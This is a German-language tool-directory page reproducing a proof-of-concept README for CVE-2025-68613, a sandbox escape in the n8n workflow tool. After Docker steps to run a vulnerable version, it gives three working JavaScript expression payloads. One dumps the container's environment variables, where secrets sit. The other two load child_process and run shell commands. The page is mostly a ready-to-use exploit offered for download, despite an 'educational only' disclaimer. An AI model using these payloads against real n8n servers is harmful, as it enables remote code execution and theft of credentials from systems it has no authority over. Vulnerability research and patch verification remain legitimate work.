
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/reem-012/poc_cve-2025-68613
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubreem-012/poc_cve-2025-68613

poc_CVE-2025-68613

POC für CVE-2025-68613

Repository anzeigen
26vor 11 MonatenNoch nicht geprüft
Teilen

PoC: n8n Sandbox-Escape (CVE-2025-68613)

Nur zu Bildungszwecken Dieses Proof of Concept demonstriert eine kritische Schwachstelle (CVE-2025-68613) in n8n. Verwenden Sie dies nicht auf Systemen, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Testberechtigung haben.

Übersicht über die Schwachstelle

n8n-Versionen vor 1.122.0 enthalten eine Schwachstelle, die Remote Code Execution (RCE) ermöglicht. Authentifizierte Benutzer können die Expression-Sandbox umgehen und über spezifische JavaScript-Payloads im Workflow-Expression-Editor beliebigen Code auf dem Hostsystem ausführen.

1. Verwundbare Umgebung einrichten

Erstellen Sie ein Daten-Volume und führen Sie eine verwundbare Version von n8n aus (z. B. v1.120.0).

# Create volume for persistence
docker volume create n8n_data

# Run vulnerable n8n instance
docker run -it --rm \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  n8nio/n8n:1.120.0

2. Reproduktionsschritte


Auf die Oberfläche zugreifen

Navigieren Sie zu http://localhost:5678 und schließen Sie bei Bedarf die Ersteinrichtung ab.
Einen Workflow erstellen


Klicken Sie auf „Add Workflow“, um einen leeren Workflow zu starten.
Einen verwundbaren Knoten hinzufügen


Fügen Sie dem Workflow einen Set-Knoten hinzu. Dieser Knoten ermöglicht es uns, Werte zu definieren, die als Ausdrücke ausgewertet werden können.
Ausdruck konfigurieren


Ändern Sie im Set-Knoten einen Parameter (z. B. value) und stellen Sie den Eingabetyp auf Expression um.
3. Exploit-Payloads

Geben Sie die folgenden Payloads in den Expression-Editor ein, um die Schwachstelle zu demonstrieren.

Payload 1: Umgebungsvariablen-Dump


Dieser Payload greift auf this.process.env zu, um sensible Umgebungsvariablen aus dem Container auszulesen.

Payload:

{{ (function() {
  return JSON.stringify(this.process.env, null, 2);
})() }}

Ergebnis:
Payload 2: Remote Code Execution (whoami)

Dieser Payload umgeht die Sandbox, indem er auf process.mainModule.require zugreift, um das Modul child_process zu laden, wodurch beliebige Systembefehle ausgeführt werden können.

Payload:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('whoami').toString();
})() }}

Ergebnis: Verifiziert den Benutzerkontext des laufenden Prozesses.

Payload 3: Vollständige RCE (Root-Verzeichnis auflisten)


Demonstriert die Möglichkeit, das Dateisystem zu durchsuchen.

Payload:

{{ (function() {
  const require = this.process.mainModule.require;
  const { execSync } = require('child_process');
  return execSync('ls -la /').toString();
})() }}

Ergebnis:
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →







